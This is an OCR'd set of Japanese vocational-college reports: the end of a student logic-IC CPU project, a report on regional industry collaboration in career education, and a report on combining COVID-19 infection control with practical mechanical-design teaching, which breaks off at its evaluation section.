

図 4　試作した両面プリント基板（PCB）



図 5　メイン基板 1 回目の試作
（プログラムカウンタをブレッドボード上で組んでいる）



図 6　デバッグの様子（ソフトウェア）



図 7　デバッグの様子（映像出力装置）

図 8 は実装部品を搭載した改良版メイン基板を示す。元々プログラムカウンタの状態は LED の点灯を 1 と消灯を 0 で表示するようにしていたが、1 回目の試作で動作しなかったプログラムカウンタの命令アドレスを見やすくするために、7 セグメントディスプレイでアドレスや入力値などを表示した。また、追加で ALU の入力と計算命令も LED で表示するようにしてデバッグをしやすくした。また、図 9 はメイン基板の背面で修正した配線の一例を示している。ハードウェア設計の不具合は配線の再接続などで修正した。2 回目の基板試作でもハードウェア設計の不具合が残り、それでも直せないハードウェアの不具合に関しては、プログラミングで対処した。その他の不具合では、ハードウェア、もしくはソフトウェア起因なのか判断が難しかったが、チェックリストを作成し、一つ一つ丁寧に原因を調査して、3 回目の基板で完成に至った。図 10 は完成したオリジナル CPU と入出力機器のデモンストレーションの様子で、「2048」ゲームがストレスを感じることなく動作した。図 11 はコントローラを示す。コントローラの台座に関しては 3D プリンタにもチャレンジして製作した。

コンパイラ作成等のソフトウェアに関する技術へは今後の課題だが、設計から試作を経て完成までのものづくりを経験することができた。



図 8　実装部品を搭載した改良版メイン基板



図 9　メイン基板の背面で配線の修正例



図 10　完成したオリジナル CPU と入出力機器



図 11　完成したコントローラ（3D プリンタ使用）

５．教育効果

オリジナル CPU を製作する意義について考察する。

一部の大学では「CPU 実験」というのがある[5]。4～6 名のチームで、FPGA 基板を使っている点は違うが、半年かけてできるだけ早いコンピュータを作るという課題である。CPU はもちろん、コンパイラ、アセンブラなどを分担し、設計・実装するが、必ず成功するとは限らない。難易度は高めだが、実験を通じてコンピュータの原理を根底から体得でき、大変好評のようである。それを「1人」で行ったと認識している。本校でもこれまで CPU 製作に挑戦した学生達は不具合の原因調査と修正で手間取っていたが、アプリケーションまで完成させたのは今回が初めてである。

ものづくりでは設計した製作物が高度で複雑になればなるほど、複数回の試作を活かす工夫が必要だが、卒業製作で身をもって知ったはずである。また、構成要素である各ブロックをブラックボックス化してしまうとデバッグがはかどらないので、確認すべきポイントで評価しやすいようにする工夫や、汎用ロジック IC の DIP 型を用いたことによる IC ソケットの接触不良の不具合に見舞われるなど、机上では表れない、「ものづくり」をして得られる数々の貴重な経験をした。

また、本論文では省略したが部材入手のリードタイムから試作・評価期間までスケジュール管理を徹底し、コンパイラ作成の勉強からでは間に合わないので、コンテンジェンシープランへ切り替え、最終目標である卒業展までに完成させ、オンライン展示で製作物の価値をアピールするまでをやり切った経験は、社会人になっても活かせるスキルと確信している。

６．むすび

コンピュータに関して深く知りたいという学生の好奇心をきっかけに、汎用ロジック IC を用いてオリジナル CPU を製作した。実際に試作してみて設計通り動かない場合の対処法や工程管理という大事なノウハウも体験することができた。

今後は、学生の「好奇心」が起点となり、困難な作業も成し遂げられたベストプラクティスとして、本取り組みを継承し、更に発展させることにより、社会に出てからの活躍が期待される「若きつくりびと」を育てていきたい。

参考文献

[1] Sarah L. Harris, David Money Harris, “ディジタル回路設計とコンピュータアーキテクチャ 第 2 版,” 翔泳社, 2017-9.

[2] 例えば、東芝デバイスストレージ汎用ロジック IC, http://toshiba.semicon-storage.com/jp/product/logic/cmos-logic.html (2021.2.22 閲覧)

[3] Gabriele Cirulli ほか「gabrielecirulli/2048」 https://github.com/gabrielecirulli/2048 (2021.2.22 閲覧)

[4] KiCad EDA, https://kicad.org/

[5] 本当のコンピュータ CPU 実験, https://www.is.s.u-tokyo.ac.jp/isnavi/practice01-01.html (2021.2.22 閲覧)

地域と連携した学び・発見を通してのキャリアデザイン教育の事例

日本工学院八王子専門学校
テクノロジーカレッジ　清水　憲一

1. はじめに

「理想的な教育は理想的環境から」の教育理念のもと、学園創立70年以上積み上げてきた本学の教育ノウハウを結集・体系化し、卒業までに学生が身につける「専門力」と「人間力」をステップ式で習得する『教育設計図』は本校独自の教育システムであります。

さらには、「若きつくりびと」を提唱、シンボル・ロゴデザインを作成（図-1）して、全学で次世代の人材育成に取り組む。本校が掲げる「若きつくりびと」とは、ものづくり、ことづくり、場づくり、健康づくりなど様々な分野で活躍し、社会貢献できる人材を意味します。

図-1 「若きつくりびと」 シンボル・ロゴデザイン

2.　テクノロジーカレッジについて

本学には6つのカレッジがあり、工業系分野にテクノロジーカレッジがあります。ロボット科、電子・電気科、機械設計科、一級自動車整備科（四年制）、自動車整備科、応用生物学科、建築学科（四年制）、建築設計科、土木・造園科の 9 学科で構成され、すべての学科は 2014 年創設されました文部科学大臣認定の職業実践専門課程の認定を受けております。

国家資格（第一・二級陸上無線技術士、第一種電気工事士、一・二級自動車整備士、二級建築士、造園技能士など）を在学中に取得する他、地域連携、産学連携企業課題や学科横断でのマーズプロジェクト（火星移住計画）、全日本パラ・パワーリフティング国際招待選手権大会への協力など様々なプロジェクトを通して主体的に学び、実践力を養うことに取り組んでおります。

3. 地域と連携した取り組み事例

本校所在地の八王子市（186.38 ㎢）*1)は、古くは養蚕や織物が盛んでした。2015 年 4 月に東京都初の中核市となり、2017 年市制 100 周年を迎えました。市内・周辺部も含め 23 の大学等があり、全国有数の学園都市でもあります。市内には世界一登山客が訪れる高尾山に代表される豊かな自然も多くあります。また、電気・機械・精密機器製造業はじめ、中小の製造業も多く、伝統と歴史を有する企業、オンリーワン企業、最先端企業、グローバル企業等々魅力的な企業が幅広く集積しています。

そこで、地元地域・産業界と連携した 2020 年度の取り組み事例を3つご紹介いたします。今年度はコロナ禍のため、オンラインでの検討をしましたが、オンラインで伝わりにくい部分でもある、「五感」で学生に感じてもらう機会として対面・リアルでの開催に拘り、コロナウイルス感染防止対策を徹底の上、実施しました。

(1)キャリアデザインの授業

テクノロジーカレッジ全学科 1 年生対象のキャリアデザイン教育の位置づけで、「八王子学　～ものづくりの道～」と題して、2016 年度から継続開催をして、2020 年度（2020 年 11 月～2021 年 1 月／講演者と演題　表-1参照）で5年目が終了しました。

講演者は、萩生田光一文部科学大臣（図-2 参照）、黒須隆一前八王子市長、八王子商工会議所関係者はじめ、5 年間で延べ 50 名を超える八王子を代表する産業界、行政の各分野、各世代のリーダーから八王子の魅力、可能性さらには人生の先輩として、ご経験体験談等の特別講義を実施してきました。これまでに本校の卒業生も登壇して、後輩たちへ講義の機会もありました。

学生は地域を知り、社会を知り、業界を知る機会になり、さらには働くこと、学生と社会人の違いなど多く

の気づきもあり、今後の勉学への目標を持つ授業になっております。同特別講義をはじめ、会社・工場見学やインターンシップ等の効果もあり、八王子市内への就職者も増えるなど、「地学地就」(地元で学び、地元で就職)に繋がっております。

表-1　2020 年度の講演者とテーマ

回	講演者[所属] ／『演題』
1	黒須隆一　氏[前八王子市長] 『挑戦しよう！そして失敗から学べ ～リーダーシップとは～』
2	杉本浩司　氏[㈱エスエストラスト／ Fabbit 八王子　代表取締役社長] 『不動産屋がここまでやるか。』
3	萩生田光一　氏[文部科学大臣・衆議院議員] 『次世代を担う「若きつくりびと」へ』
4	吉樂隆男　氏[八王子消防署] 『命の尊さと我が使命 ～喜びや悲しみを人と分かち合う共助の心を～』
5	田辺裕康　氏[たなべ物産㈱　代表取締役社長] 『“超”ドメスティック戦略 ～地域に根差した企業を目指して～』
6	水落憲吾　氏[㈱環境管理センター　代表取締役社長] 『明るく、楽しく、元気よく』
7	平野雅之　氏[㈱日商平野　代表取締役] 『仕事が一つの時代は終わった』
8	白柳雅文　氏[㈱エイト　代表取締役　会長] 『一流になりたければエリートより 落ちこぼれに聞きなさい』
9	青木邦貴氏・土肥敏氏・小林雄一氏・新谷文彦氏・ 柏田恆希氏　[HFA(Hachioji Future Association)] 『中小企業トーク』

図-2　萩生田文部科学大臣　特別講義の様子

(2)ものづくり企業交流会

本校と多摩信用金庫(本店立川市)共催にて、「ものづくり企業交流会」を 2018 年度より開催しています。2020 度は企業 30 社参加いただき、3 年連続 3 回目の開催を 2021 年 3 月に学内で開催した。

開催の目的は、多摩地域のものづくり系企業と本校、電子・電気科、機械設計科、ロボット科(2 年制課程)の1年生約 180 名と交流の場を設け、各社の特長や仕事を知り、将来(ミライ)を感じる機会となります。その先に今後は、学生たちが各企業・工場見学をすることで会社の強みを発見することになります。同交流会からインターンシップや学生採用などで着々と成果がでております。

なお、本校と同庫は地域の課題発見や解決、さらには連携を図り地域経済の発展に貢献をめざして、連携協定を 2019 年 11 月締結[*2)]しております。同庫が専門学校と連携協定を締結しているのは本校が初です。

また、「三多摩建設業連合会」(小金井市)と本校にて、建設分野の発展と人材確保・育成等に関する連携協定を 2019 年 7 月に締結し、建築・土木分野の学生と同様の企画や現場見学等を実施しています。

図-3　ものづくり企業交流会の様子(企業と学校)

図-4　ものづくり企業交流会の様子(学生と企業)

(3)産学連携特別見学会「ミライの自分発見ツアー」

日頃より産学連携等でお世話になっております多摩地域の多様な自動車関連企業(大型車、建機、国産車、輸入車)15 社を 2022 年 3 月卒業期となる、一級自動車整備科(4 年制)、自動車整備科(2 年制)の学生(延べ 53 名)が個別グループに分かれ、3 社／日の見学会を 2021 年 3 月実施しました。

各社の特長や個性を感じ、業界で活躍しているメカニックに質問することで、仕事のことを理解でき、社会人にとって大切なことを教えてもらう見学会になりました。

また、コロナ禍で各社、感染予防対策や勤務環境など工夫されていることや本校の卒業生が自動車整備士として、頑張っている姿、会社の特長などを後輩たちへ説明をしてくれました。さらには学生時代にしておいた方が良いことなどアドバイスもあり、学生たちは卒業後のイメージと業界・企業について、深く理解することができ、1年後の自分が働いているイメージに繋がったはずです。

図-5　特別見学会の様子

図-6　特別見学会の様子

4. おわりに

昨今、企業が求める人材像も大きく変わっており、専門知識・技術の他にコミュニケーション能力、仕事に取り組むモチベーション、精神力など、「人間力」を重視する傾向がますます強くなっております。

これからは主体的・対話的で深い学び(「アクティブ・ラーニング」の視点)を通して、社会で役立つ、思考力、判断力、表現力が必要不可欠となりました。

そこで、地域や企業との連携は、教育的効果は非常に大きく、学生の能力、可能性を最大限に伸ばし広げ、社会で必要となる力を養うきっかけの場となると確信しております。

引き続き、微力ながら地域の更なる活性化、人材育成等で地域貢献に寄与できることを目指して、地域、産業界、諸団体と密な連携を図り、主体的・対話的で深い学びに取り組んで参ります。

最後になりましたが、コロナ禍の中ご理解とご協力を賜りました地域、産業界、関係者の皆様には謝意を表します。

参考文献

＊1)八王子市公式サイト

https://www.city.hachioji.tokyo.jp/hachiouji/index.html

＊2)多摩信用金庫と日本工学院八王子専門学校

連携協定締結

https://www.neec.ac.jp/news/2019/11/22/34360/

COVID-19 感染予防と専門学校教育の両立に向けた取組みについて

日本工学院八王子専門学校
テクノロジーカレッジ　機械設計科　奥住　智也

1. はじめに

2019 年末に感染が確認された COVID-19（以下、新型コロナウイルス）は、2020 年に世界的な感染の広がりを見せ、1 年が経過した 2021 年3月現在においてもなお、予断を許さない状況である。

日本工学院八王子専門学校においては 2020 年 2 月よりキャンパス内における感染予防処置を早急に講じ、3 月～5 月は学生の入構を全面的に規制した。

本稿では 6 月より三密を避け、感染予防を徹底した上で段階的に授業を再開した本校、機械設計科の取組みを記し、専門学校特有の教育環境における感染予防と学びの両立に向けた施策と、そこで明確となった課題の共有をはかる事を目的とする。

2. 新型コロナウイルスにおける学習環境への影響

専門学校における教育は職場に直結した技能教育を目的とし、専門設備・環境を使用する「実習」が多い特長がある。更に、日本工学院八王子専門学校テクノロジーカレッジ全学科では、文部科学大臣より「職業実践専門課程」の認定を受け、企業と密接な連携を行い最新の知識・技術・技能を身に付ける実践教育に取組んでおり、対面での実習は必要不可欠である。本校ではコロナ禍においても、学習の継続に向け政府からの指針、地域の感染者・重症者数動向に基づく独自の「ガイドライン」を策定し、段階的に学校の開放・授業再開条件を設定している。前述の通り 6 月からは各週における登校可能人数をガイドライン（図1）に基づき制限したうえで授業を再開した。

レベル		授業	学生の入構
レベル 0	通常	通感染予防の上 通常通りの授業を再開	通常通り
レベル 1	制限-小	感染予防の上 登校と遠隔を併用	感染防止対策を取り 許可
レベル 2	制限-中	遠隔授業のみ可 特別承認の上 登校を一部認める	必要最低限の 滞在時間のみ許可
レベル 3	制限-大	遠隔授業のみ可	入構自粛 許可された 一部のみ利用可
レベル 4	原則停止	遠隔授業のみ可	入構禁止

図1　ガイドラインの概略イメージ

3.「教育の質」の定義

本校独自のガイドラインに基づき新型コロナウイルスの感染予防と両立した教育の推進には、感染予防の対策を行う前後で「教育の質」が同等に担保できているかを定量的に把握する必要があるが、一方で教育の質の担保には明確な「教育の質の定義づけ」が必要と考える。先行文献や研究は多く散見されるが、職業実践専門課程を踏まえた機械設計科における教育の質を図 2 として体系化し定義づけを行った。



図 2　本校 機械設計科における教育の質の定義

「学生第一主義」を掲げる本校では、学生のなりたい姿を実現する教育活動“DO”と、職業実践専門課程に基づく、企業との教育課程の改善〞ACT”によって、教育活動を PDCA サイクルとして回している。

機械設計科では、サイクル内の実行計画となる”PLAN”と評価“CHECK”の差”GAP“を「教育の質」として定義し、PLAN と CHECK の GAP が前年と同様であれば「教育の質」が不変であり、GAP が前年比で多ければ劣化したと判断する事とした。この定義を他校との比較に用いる事は、各々多角的な教育的価値観や視点を有する為に困難であるが、単一学校内・単一学科内での比較には簡易的で有効と判断した。以下、感染予防との両立を目指した機械設計科の P・D・C・A の各取組みを紹介する。

4. 計画「PLAN」の概要

本校では、卒業までに習得すべき知識・技術・社会人としての基礎力を段階的に学習する為、その過程をスケジューリングした「教育設計図」を学科毎に策定し、技術習得の実行計画「PLAN」を見える化している。機械設計科においても入学から卒業まで 2 年間の学習過程を「座学」「実習」「共通スキル」に分類し、時系列で学生と共有しており、図 3 にその一例を示す。

		1年前期	1年後期	2年前期	2年後期
概 要		導入	基礎教育	実践教育	
専門スキル（テクニカルスキル）	座学	・高校科目の復習	・力学・材料基礎	・力学・材料応用	・力学の活用実践 ・機械の要素
	実習	・機械設計の理解 ・製図の基礎 ・CAD基本操作 ・材料加工基礎	・製品開発ﾛｰﾙﾌﾟﾚｲ ・部品製図 ・CAD応用操作 ・材料加工応用	・製品企画・構想 ・CAEの基本操作 ・CAMの基本操作 ・高度加工	・製品製作 ・ﾘﾊﾞｰｽｴﾝｼﾞﾆｱﾘﾝｸ ・品質管理 ・未然防止
共通スキル（ヒューマンスキル）		・ﾋﾞｼﾞﾈｽﾏﾅｰ ・ｺﾐｭﾆｹｰｼｮﾝ ・目的意識・目標 ・自己管理	・ｷｬﾘｱﾃﾞｻﾞｲﾝ ・ﾁｰﾑﾜｰｸ ・情報処理ﾂｰﾙ操作 ・自己改善	・ﾋﾞｼﾞﾈｽｽｷﾙ実践 ・行動特性理解 ・自己研鑽 ・自己表現	・行動特性の実践 ・ﾌﾟﾚｾﾞﾝﾃｰｼｮﾝ

図 3　機械設計科「教育設計図」の抜粋

「教育設計図」に基づき学科のカリキュラムやシラバスへと落し込みを行い、科目毎の達成度を前期・後期の終了時点で S-A-B-C-D の順で実績評価「CHECK」を行っている。従って、その評価「CHECK」を新型コロナウイルスの感染対策処置を行う前と後で比較することで教育の質の劣化を計測する事とした。

5. 感染予防と共存する教育活動「DO」の施策

前述のガイドラインに基づき機械設計科では「登校可能学生を半数に制限する」ことを条件と設定し、且つ、年間の授業時間数を確保するため、教育設計図に基づく各項目を大きく3つに分類した。

（１）「対面教育」必須項目

（２）「オンライン教育」可能項目

（３）「対面／オンライン併用教育」可能項目

オンラインは座学中心、対面は実習中心とし、年間授業時間の必要数確保に向け、感染予防と両立した授業環境の再構築を行った。以下、(1)～(3)の例を示す。

(1)　対面教育

対面教育は登校人数を制限する為、1 クラスを 2 グループに分け、体温管理と換気・消毒を行い、密を避けて再開した。特に学生の登校に際して、教卓や座席間隔を確保する為、細かな資料や投影教材は書画カメラの活用やテキストを Cloud 上（Google Classroom）で共有するなどの工夫を行い、黒板やスクリーンと離れた位置でも手元のスマートフォンで教材を閲覧する等、感染予防に向けた新たな学習環境を整備した。

図 4　対面実習の様子

対面教育は教員や学生のコミュニケーションの貴重な機会の為、既存の授業も改めて見直し感染予防製品のチーム製作等、社会潮流を授業へ反映し意識的に双方向の意思疎通を増やす事で学生満足度向上を目指す様に工夫した。以下、その具体例を示す。

①オリジナルフェイスシールドの製作

実習室内の設備、材料を使用する事を設計条件に、学生毎にオリジナルのフェイスシールドを企画、設計・製作を行った。頭部固定型や、眼鏡への固定型等、学生各々の生活環境における、課題の解決を目的としたアクティブラーニング型の実習を行った。



図 5　オリジナルフェイスシールド

②電子・電気科と共創した非接触温度計の製作

多様な学科を有する本校では学科間に技術の糊代を持ち、積極的なコラボレーションを実践している。今年度は感染予防に向けた非接触型温度計(サイズ 118.5 ㎜×78.5 ㎜×41.8 ㎜)を製作し、近隣の公共施設(市役所／小学校)へ寄贈した。機械設計科はケースを担当し、3 次元 CAD、3D プリンタ、レーザー加工機で部品製作を行った。病院や保育所等の公共施設等での活用を想定し、持ちやすさ、子供が興味ひくスケルトンデザインを学生主体となり企画・製作を行い、従来のプロダクトアウト型を主とした製作実習を、ユーザを意識したマーケットイン型の製作体験を取入れ、ユーザ目線の設計者マインドの醸成を目指した。



図 6　非接触型温度計

③アシストフックの製作

ウイルス感染予防の実践と啓蒙を目的にアシストフックの製作を行った。電車のつり革に掴まった成人男性が急ブレーキに耐えうる荷重を算出し、予備実験と強度解析を行い、形状や材料、厚みを設定した。目標値の設定、設計根拠の明確化等、実際の設計現場の開発過程をロールプレイで体感する事ができた。



図 7　オリジナルアシストフック

更に感染予防の啓蒙として本校の教職員や学生、近隣施設への寄贈を行うと共に、11 月には萩生田光一 文部科学大臣(写真 右から 2 人目)へのプレゼンテーション等、貴重な学びの機会を創出し、大きな教育効果を発揮した。本校では今年度、初の「オンライン卒業展」を開催し、前述の非接触温度計と共に「若きつくりびと」のブースで作品を発表している。

図 8　文部科学大臣への作品説明

(2)オンライン教育

オンライン教育は学生の保有端末調査を行ったところ、スマートフォンでの受講希望者が30%を占めており(表1)、自由な体勢で一方的な「動画視聴」とならない様、双方向での授業を進める必要があると認識し、オンデマンド型ではなく遠隔会議システム「Zoom」を活用しリアルタイムで授業を行った。

表1　学生の保有端末調査



教員側の画面共有用端末はタッチパネルを有するPC やタブレットを使用し、画面上にフリーハンドで書き込む等、リアルタイムで情報共有を行う事で対面授業と同等の授業環境を自宅で再現できるよう工夫した。一方で遠隔側の学生の反応を把握する事は難しく、学生の表情の把握や Zoom の「反応アイコン」機能を活用する為、プロジェクタスクリーンに学生毎のウィンドウを大画面一斉に投影し、授業を行った。

図 9　オンライン授業の様子

(3)対面／オンライン併用教育

対面授業では登校人数を制限し再開したが、遠方から登校する通学時の感染不安や家庭事情によって全員が同様に登校する事は難しい状況が発生した。学生毎に自宅での学習インフラを確認した上で、オンラインでの参加も保護者了解の元認める事とした。

Zoom に接続する際、教員が投影用の PC とモバイル端末を2つのアカウントで接続し、機器操作や手元作業をモバイル端末で投影する事で、オンライン受講の学生がオンタイムで作業を確認出来る様に配慮を行ったが、一方で学生側の受講インフラに大きなばらつきがあり、全員が同一条件での授業を実施できていない点は今後の課題であり、現在、学内の専門部署に課題提起を行っている。



図 10　対面／オンライン併用実習の様子

6. 評価「CHECK」による「教育の質」の計測

